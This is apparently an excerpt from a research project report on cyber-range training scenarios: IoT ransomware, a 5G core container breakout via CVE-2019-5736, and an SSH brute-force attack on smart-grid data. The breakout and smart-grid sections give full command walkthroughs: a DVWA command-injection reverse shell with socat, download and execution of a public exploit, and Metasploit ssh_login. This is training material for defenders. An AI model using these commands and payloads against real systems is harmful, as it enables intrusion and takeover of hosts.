


Figure 14: Network topology and entities in the virtual cyber range for the IoT ransomware scenario.

4.1.2 Attack configuration

4.1.2.1 Attack sequence

By exploiting a vulnerability (e.g., credential theft or typical vulnerabilities associated with remote access enablement), an attacker breaches into the system, infiltrates the network and gains access to the near edge device. From there, he/she can execute the ransomware attack that involves the IoT infrastructure and the data that are stored in the servers of the company that monitors the cameras that are located at the network edge. The whole process is depicted in figure 15 as a sequence diagram, highlighting the steps of the attack.



Attacker
Attacker Premises
Target IoT Infrastructure
Cloud Server
Edge Server
Switch
IoT devices
Domain Computers & Controllers
Attack sequence
Exploit vulnerability, system breach and gain access
Use "net.exe" to determine network topology
Use "net.exe" to determine network topology
Use "net.exe" to determine network topology
Network topology revealed
Deploy ransomware (Blackcat)
Payload propagates (Psexec)
Use Exmatter to encrypt data
Data are also transferred to cloud premises to be used for extortion
Attacker
Cloud Server
Edge Server
Switch
IoT devices
Domain Computers & Controllers

Figure 15: Attack sequence for the IoT ransomware scenario

4.1.2.2 Attack explanation

It is assumed that a remote access capability has been configured in a near edge device, controlling several IoT devices (such as IP cameras, RF sensors, lampposts, etc.). Through this remote access capability, users and maintenance staff are allowed to gain access to the network, monitoring its operation and the data provided by the IoT devices.

For instance, one of the computers shown in figure 14 has its remote desktop port directly exposed to the internet and has not received recent software updates. Additionally, it can be assumed that the DVR system has a web interface with inadequate authentication methods, and all of its ports are accessible within the internal network. Apart from the hardcoded passwords used in the authentication form, the IT team had to manually input the Windows server's username and password to enable saving captured files to the server via Ethernet.

The devised scenario is oriented towards defense. Within this constructed infrastructure, the user will receive alerts from the IRIS components indicating a potential security breach. The IRIS components are tasked not only with providing guidance to the user regarding necessary actions and mitigation strategies, but also with identifying vulnerabilities within the system.

4.1.2.3 Detailed steps of the attack

The scenario commences with Computer1, which runs Windows 7 SP1 and harbors vulnerabilities like Bluekeep and Eternalblue. Through the exposed Remote Desktop Protocol (RDP) port, attackers have gained full access to the machine. They subsequently installed OpenVpn and introduced two additional machines (Attacker 1 & 2) into the network. The IRIS components are required to promptly identify and communicate the vulnerabilities present in Computer1 to the IT staff, enabling them to take appropriate measures, as described in D5.1. It is worth noting that, given Computer1's outdated state, it may possess multiple other vulnerabilities beyond those outlined in this scenario.

Once the attacker breaches the system, he/she scans the network (for example using net.exe) to determine the exact network topology, including domain computers and controllers. In specific, the Attacker VMs execute various attacks on the topology, including brute-force attempts and network scans. These attacks have been configured to run automatically at regular intervals using a cron service. The IRIS components are expected to swiftly detect and respond to these attacks (e.g., Nightwatch tool monitoring the network traffic).

Once the attackers gain access to a personnel computer, they proceed to target the DVR system, eventually obtaining root access. The DVR system incorporates a web interface with suboptimal authentication methods, and all of its ports are accessible within the internal network. In addition to the hardcoded passwords utilized in the authentication process, the IT team manually entered the username and password for the Windows server to enable the saving of captured files to the server via Ethernet.

From there, the attackers can acquire the Windows username and password. Moreover, once the attackers identify possible machines/targets that contain sensitive data, they can use the propagation capabilities of ransomware (e.g., Blackcat) to deploy payloads. The latter can be accomplished by using Psexec.

Armed with this information, the attackers have gained access to the final VM, the Windows Server, and are attempting to encrypt the information stored on the system using the BlackCat ransomware.

Then, the threat actor can escalate the attack by utilizing well-established data exfiltration tools (e.g., .NET tool known as Exmatter) to encrypt data files that are found in domain computers or servers inside the IoT network. The data may contain sensitive data from the maintenance company (e.g., contact details of personnel) that can offer the attackers additional future targets, but also contain sensitive data from the IoT network (e.g., video from monitoring camera).

Finally, the threat actor can also send these data to his/her premises (for example a cloud server), to be used as leverage for extortion of the software maintenance company. The whole attack process is shown in Figure 15 as a sequence diagram. Subsequently, they can wipe the DVR's disk and encrypt the desktop computer, ensuring no evidence is left behind.

4.2 IoT connected with a 5G network scenario

4.2.1 Infrastructure and Resources in the VCR

The 5G infrastructure is implemented using the free5GC and Ueransim open-source projects. Each component is deployed in a docker container, as shown in the following figure:




Figure 16: 5G core network functions

The networks that are involved in this scenario and their role are tabulated in table 1 and include the radio access network emulator, the secure network between the base station gNodeB and the 5G core and the public network for services towards end users.

Name	Role
ran	RAN emulation
secure	Secure network between the GNB and the 5G core
public	Publication of services towards end users

Table 1: Involved Networks in this scenario

Regarding the software needed for the deployment of this scenario, the free5GC project is an open-source project implementing a 5G mobile core network as defined by the 3GPP.

In addition, UERANSIM is an open-source project simulator of 5G User Equipment (UE) and gNodeB. Finally, the radio network traffic is simulated using a pseudo-device provided by the gtp5g program, as shown in table 2.

Software	Version	Role
Ueransim	v3.2.6	5G GNB and UE simulation
gtp5g	V0.7.0	RAN network emulation
free5gc	v3.2.1	5G core functions

Table 2: Software components for 5G core, UE and gNodeB, as well as RAN network emulation

The deployment of every 5G core network function, as well as the RAN elements (gNodeB and UEs) are deployed in a separate docker container. The specifications of the servers, the containers and their functionalities, as well as the required resources in terms of CPU and RAM are shown in table 3.

Server	Function	Containers	CPU	RAM (GB)
Core	5G core	AMF, SMF, AUSF, UPF, NRF, NSSF, UDM, UDR, PCF, SCTP, N3IWF, webui, mongodb	4	8
Gnb	5G gNodeB (antenna)	GNB	2	4
Ue1	5G User Equipment (phone or IoT device)	UE	2	4
Ue2	5G User Equipment (phone or IoT device)	UE	2	4

Table 3: Containers and their functionalities, as well as the required resources

Figure 18 shows a screenshot of the scenario topology instantiated and running into the cyber range.




Figure 17: Cyber range topology screenshot

All VMs are running on Ubuntu 20.04. The OS system images are generated with Packer which is a software developed by HashiCorp. To install all the different software's on our topology we are using Ansible[12] playbooks. Ansible is an automation tool for the configuration and the management of VMs. The playbooks are saved in a local GitLab.

Below is the example of an Ansible playbook to install free5gc-compose in multiple hosts. The software free5gc-compose is the docker compose version of free5gc that ease the installation of this tool via Docker files and integrate in the same time UERANSIM for emulating the UEs and gNBs.

[12] https://www.ansible.com/

```
- hosts: all
  remote_user: "{{ home_user }}"
  become: true
  become_user: root
  gather_facts: true
  tasks:
    - ansible.builtin.import_role:
        name: docker
    - name: Recursively remove free5gc-compose
      ansible.builtin.file:
        path: "{{ free5gc_compose_dir }}"
        state: absent
    - name: Git clone free5gc-compose
      ansible.builtin.git:
        repo: 'https://github.com/free5gc/free5gc-
compose.git'
        dest: "{{ free5gc_compose_dir }}"
      become: true
      become_user: "{{ home_user }}"
    - name: Git clone free5gc
      ansible.builtin.git:
        repo: 'https://github.com/free5gc/free5gc.git'
        dest: "{{ free5gc_compose_dir }}/base/free5gc"
        recursive: true
      become: true
      become_user: "{{ home_user }}"
    - name: Ensure config dir exists
      ansible.builtin.file:
        path: "{{ free5gc_compose_dir }}"
        state: directory
    - name: Remove docker compose files
      ansible.builtin.file:
        path: '{{ item }}'
        state: absent
      with_items:
        - "{{ free5gc_compose_dir }}/docker-compose.yaml"
        - "{{ free5gc_compose_dir }}/docker-compose-
build.yaml"
    - name: Copy docker compose file
      ansible.builtin.template:
        src: docker-compose-{{ role }}.yaml.j2
        dest: "{{ free5gc_compose_dir }}/docker-compose-{{
role }}.yaml"
      become: true
      become_user: "{{ home_user }}"
```

Here is a summary of the resources associated with each node:

Name	Characteristic	Description
Iris kubernetes	Iris-master: 200GB, 8GB RAM, 4CPU Iris-Node 1: 200GB, 8GB RAM, 4CPU Iris-Node 2: 200GB, 8GB RAM, 4CPU Iris-Storage: 12GB, 2GB RAM, 2CPU	Composed of 4 different VMs all running kubernetes.
IOT Device 1 and 2	40GB, 4GB RAM, 2CPU	Ueransim ran with docker compose.
5G Core Network	40GB, 8GB RAM, 4CPU	5G core network free5gc ran and vulnerable-web-dvwa ran with docker compose. For the purpose of the container escape attack the docker version was downgraded to 18.09.1
gNB	40GB, 4GB RAM, 4CPU	Ueransim ran with docker compose.
Attacker	40GB, 4GB RAM, 2CPU	VM where the docker escape attack is launched.

Table 4: Affected resources of the running assets

4.2.2 Attack configuration

This scenario demonstrates security features and vulnerabilities that can be used to compromise a 5G core containerized architecture. In particular, it uses a container breakout attack, allowing a threat actor accessing a vulnerable public service to gain administrator access on the container's underlying host. The vulnerability and the weaknesses involved in the present scenario are described in the following table:

Vulnerability	Weaknesses
CVE-2019-5736[13]	CWE-94: Improper Control of Generation of Code[14] CWE-78: Improper Neutralization of Special Elements used in an OS Command[15]

Table 5: Vulnerability and the weaknesses involved in the IoT-5G connection scenario

[13] NVD - CVE-2019-5736 (nist.gov)

[14] CWE - CWE-94: Improper Control of Generation of Code ('Code Injection') (4.13) (mitre.org)

[15] CWE - CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') (4.13) (mitre.org)

The runc is the low-level library handling container creation. The CVE-2019-5736 vulnerability allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root a container.

In this scenario, two VMs are key, as shown in figure 19:

- The core.iris1 VM is a docker server hosting 5G core services, as well as a vulnerable webserver. The entry point for the attack is the webserver, accessed via the default HTTP port (80).
- The trainee starts the scenario having access to the attacker.iris1 VM.




Figure 18: Assets of the 5G network connected with IoT scenario

The presented attack requires several vulnerabilities on the docker host to be effective, such as an older runc version, and container misconfiguration. The specifications of the software requirements are described in the following table.

Software requirement	Version	Package	Repository
Runc	1.0.0-rc6	containerd.io-1.2.2-1	https://docker.download.com/linux/ubuntu bionic/stable amd46
Docker	18.09.1	docker-ce-5:18.09.1~3-0~ubuntu-bionic	https://docker.download.com/linux/ubuntu bionic/stable amd46

Table 6: Version, package, and repository links for the software requirements

Regarding the web server container, the specifications requirements are shown in the following table:

Docker container	Version	Registry
vulnerables/web-dvwa	latest (dae203fe1164)	https://hub.docker.com

Table 7: Specification requirements of the web server container

The container must be configured to disable Apparmor and have a privileged capability. In docker-compose, this would translate in:

```
    cap_add:
        - SYS_ADMIN
    security_opt:
      - apparmor:unconfined
```

4.2.2.1 Attack sequence

There are three main steps to the attack, as demonstrated in the sequence diagram in figure 20:

1. Get access to the webserver container. Escalate this access to a root permissions.
2. From this access, leverage CVE-2019-5736 to gain access to the host.




Figure 19: Information flow of 5G network connected with IoT scenario

4.2.2.2 Attack explanation

The runc is the low-level library handling container creation. The CVE-2019-5736 allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root in a container. This attack works by "trapping" an administrator connection to the attacked container and using this to access the host runc binary.

The steps used by the attack are as follows:

- Rewrite "/bin/sh" in the container with the contents "`#!/proc/self/exe`".
- The attack binary loops while scanning all container processes (reading `/proc/*/cmdline`), looking for a process named runc.
- Thus, when a host server administrator connects to the container using for instance `$ docker exec -it container /bin/sh`, `/proc/self/exe` will be executed, which is actually pointing to the host runc init.

- Having retrieved the runc_pid, the attack binary opens for reading the runc bin (`/proc/runc_pid/exe`), and stores the file descriptor (fd_runc).
- It is not possible to rewrite the runc while the runc is running. Therefore, the attack binary loops trying to open for writing the file descriptor `/proc/self/fd/fd_runc`. When the administrator connection ends, the write succeeds and the runc of the host is overwritten with a chosen payload.

In the exploitation used here the attack is destructive, effectively rendering the host runc unusable.

4.2.2.3 Detailed steps of the attack

The steps required to perform the attack are described in detail in this subsection, including the commands of each attacking phase.

Setup:

This step compiles the exploit binary on the attacker VM. In the scenario environment, this binary has already been copied on the VM and so this step does not need to be implemented.

On the attacker VM, install go:

```
$ wget https://go.dev/dl/go1.19.5.linux-amd64.tar.gz
$ tar -xzf go1.19.5.linux-amd64.tar.gz
```

Prepare exploit binary:

```
# get exploit code
$ git clone https://github.com/Frichetten/CVE-2019-5736-PoC.git
# build binary
$ go/bin/go build -ldflags '-w -s' -o exploit-cve-2019-5736 CVE-
2019-5736-PoC/main.go
# prepare to publish binary
mkdir www
mv exploit-cve-2019-5736 www/
```

Obtain a remote shell:

In this scenario, we will use a trivial command injection vulnerability on a Damn Vulnerable Web Application container. First setup a reverse shell on the attacker VM on port 5000 (using nc or socat for instance):

```
$ socat file:`tty`,raw,echo=0 tcp-listen:5000
```

Then use a web browser to access the vulnerable web application:

```
firefox http://192.168.211.40/vulnerabilities/exec&
```

If prompted to, click on the "create /refresh database" button (login admin/password).

Select "Command Injection" in the left-hand side menu.

In the "Enter an IP address" prompt, enter the following to use the web server's vulnerability and connect to the reverse shell. This takes advantage of improperly protected user input being executed on the container:

```
127.0.0.1 && socat tcp-connect:192.168.211.30:5000 exec:"bash -
li",pty,stderr,setsid,sigint,sane
```

Expected result: the previously setup reverse shell on the attacker machine is now connected to the webserver.

Privilege escalation

The next step is to gain root access on the webserver. This container has been modified to set the weak password "toor" for the root account:

```
$ su -
```

Expected result: the reverse shell now has root access.

CVE-2019-5736 exploit:

For the docker breakout, we need to run the exploit code inside the container. First, we will download the binary inside the container, and then run it.

Downloading the exploit:

On the attacker VM, publish the exploit binary on a webserver:

```
$ cd ~/www
$ python3 -m http.server
```

In the first reverse shell, download the exploit binary from the attacker VM:

```
$ echo -e 'GET /exploit-cve-2019-5736\r\nContent-Type:
application/octet-stream\r\n\r\n'| socat -
TCP:192.168.211.30:8000 > exploit-cve-2019-5736
```

Set the binary as executable:

```
$ chmod 0750 exploit-cve-2019-5736
```

Executing the exploit:

On the attacker VM, in a new terminal, setup a second reverse shell on the 5001 port:

```
$ socat file:`tty`,raw,echo=0 tcp-listen:5001
```

Inside the webserver reverse shell, start the exploit attack:

```
$ ./exploit-cve-2019-5736 -shell 'socat exec:"bash -
li",pty,stderr,setsid,sigint,sane tcp:192.168.211.30:5001'
```

This will replace the /bin/sh command on the container and wait for an admin connection on the container. Automatic connections have been set up on the host with a cron job, therefore a 1-minute wait maximum is expected. Subsequently the runc binary on the host is overwritten with the payload passed in argument to the above command.

Expected result:

```
[+] Overwritten /bin/sh successfully
[+] Found the PID: 320
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc0004922a0}
[+] The command executed is#!/bin/bash
socat exec:"bash -li",pty,stderr,setsid,sigint,sane
tcp:192.168.122.1:5001
```

The second reverse shell is now connected to the docker host with root permissions.

On the attacker machine, the `hostname` command should yield "core.iris1".

The `docker ps` command should show several containers such as “amf”, “upf”, etc.

With full access on the host, the 5G core infrastructure is now open to further attacks.

4.3 Smart City Dashboard Input Data Manipulation

4.3.1 Infrastructure and Resources in the VCR

Within this pilot, the central objective is around the deployment of infrastructures within the Virtual Cyber Range (VCR) environment, therefore facilitating the training of cybersecurity experts. Due to the Virtual Cyber Range's requirement for devices to operate within virtual machines, a solution was set up involving the deployment of two virtual machines (VMs). Each VM runs a data pipeline script to ensure the collection of data from the infrastructure devices listed above.




Figure 20: PUC3 topology in VCR

From the Tallinn substation perspective, the pilot involves the provisioning of the following data streams:

i. Audit logs: These logs capture system activities and user actions within the Tallinn infrastructure.
ii. System logs: Generated by various substation components and systems, these logs provide insight into the operational state.
iii. Device-level data: This data source captures information from specific devices within Tallinn's substation infrastructure, although the exact nature of this data is still under consideration.

The details of the virtual machines deployed in the VCR are contained below:

Hostname	VCPU	RAM	Storage	OS	Role
irisSend	Single CPU for x86_64	1024MB	5GB	Ubuntu Server 22.04 LTS	Runs Python Script in screen session which is started at boot.
irisReceiver	Single CPU for x86_64	1024MB	10GB	Ubuntu Server 22.04 LTS	Receiving Image is running docker simulating the receiving end (output also in screen) .

Table 8: List of VMs

4.3.2 Attack configuration

4.3.2.1 Attack sequence

The two VMs aforementioned, irisSend and irisReceiver are used within the scenario. Both machines are configured to allow SSH for remote access. The VMs are using a version of SSH which has demonstrated vulnerabilities (v2.00 etc.)

An attacker acts as a player within the scenario using a virtual machine configured with Kali Linux.

1. Reconnaissance is conducted on the Smart Grid Environment (nmap etc.)
2. Access is attempted through remote access protocols.
3. Attacker persists on the network and uses the legitimate systems to obtain the smart grid data streams.
4. Attacker manipulates the smart grid data streams (Consumption data, Distribution dates)
5. Attacker implants malicious data.
6. The Smart City AI Application running on the UoP takes the malicious data as input and displays on the Smart City Dashboard visualisation, incorrect smart grid data, or the malicious data crashes the Smart City Dashboard AI application.

4.3.2.2 Attack explanation

To manipulate the data of the Helsinki Smart Grid environment the attacker needs to gain access. The attacker exploits **CVE-1999-0502**[16], which is a vulnerability related to weak, null or missing passwords in Unix systems. Also, the smart grid environment is using a SSH protocol which is vulnerable to brute-force guessing. The attacker uses the SSH_Login exploit (available from Metasploit framework) to brute-force the SSH password and gain access to the smart grid environment. From there, the attacker manipulates the smart grid data stream.

4.3.2.3 Detailed steps of the attack

The steps required to perform the attack are described in detail in this subsection, including the commands of each attacking phase.

Reconnaissance:

On the attacker VM:

Scan the virtual machines for open ports and OS:

```
        nmap -v -Pn -O {Target IP}
```

Scan the virtual machine for information on SSH

```
        nmap -p 22 sV {Target IP}
```

nmap scan return similar information about SSH

```
        22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Weaponization:

CVE-1999-0502

[16] https://www.cve.org/CVERecord?id=CVE-1999-0502

There are two attacks that can be conducted on SSH (Port 22) using the Metasploit framework tool in the attacker VM:

- ssh_login
- ssh_login_pubkey

The most appropriate is the Metasploit ssh_login.

ssh_login enables the attacker to use Metasploit to brute-force guess the SSH login credentials. The module name is auxiliary/scanner/ssh/ssh_login.

The instructions to load the exploit module are here: https://www.offsec.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/.

To use the module, using the Metasploit framework:

```
msf > use auxiliary/scanner/ssh/ssh_login
```

Set the module to run on the virtual machine targets

```
msf auxiliary(ssh_login) > set RHOSTS {Target IP Address}

RHOSTS=> {Target IP Address)

msf auxiliary(ssh_login) > set USERPASS_FILE /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt

USERPASS_FILE => /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt

msf auxiliary(ssh_login) > set VERBOSE false

VERBOSE => false
```

Exploitation

Run the Attack

```
msf auxiliary(ssh_login) > run


[*] {Target IP}:22 - SSH - Starting buteforce

[*] Command shell session 1 opened (?? -> ??) at 2016-03-26 17:25:18 -0600

[+] {Target IP}:22 - SSH - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Wed Apr 10 12:02:00 UTC 2014 i686
GNU/Linux '

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(ssh_login) >
```

Create a session with the machine that we compromised. Logged in as user msfadmin:

```
msf auxiliary(ssh_login) > sessions -i 1

[*] Starting interaction with 1...

id

uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
pugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Wed Apr 10 12:02:00 UTC 2014 i686
GNU/Linux '
```

Actions on Objectives

The attacker manipulates the data streams of the smart grid data. Data Streams targeted by the attacker are:

a. Apartment consumption data: Capturing real-time energy consumption levels from smart meters in Smart Kalasatama.
b. Apartment water data: Providing real-time information on water consumption in Smart Kalasatama.
c. Building charging data: Including real-time data on electric vehicle charging sessions in Smart Kalasatama.
d. Audit logs: Logs capturing system activities and user actions in the Tallinn infrastructure.
e. System logs: Logs generated by various substation components and systems
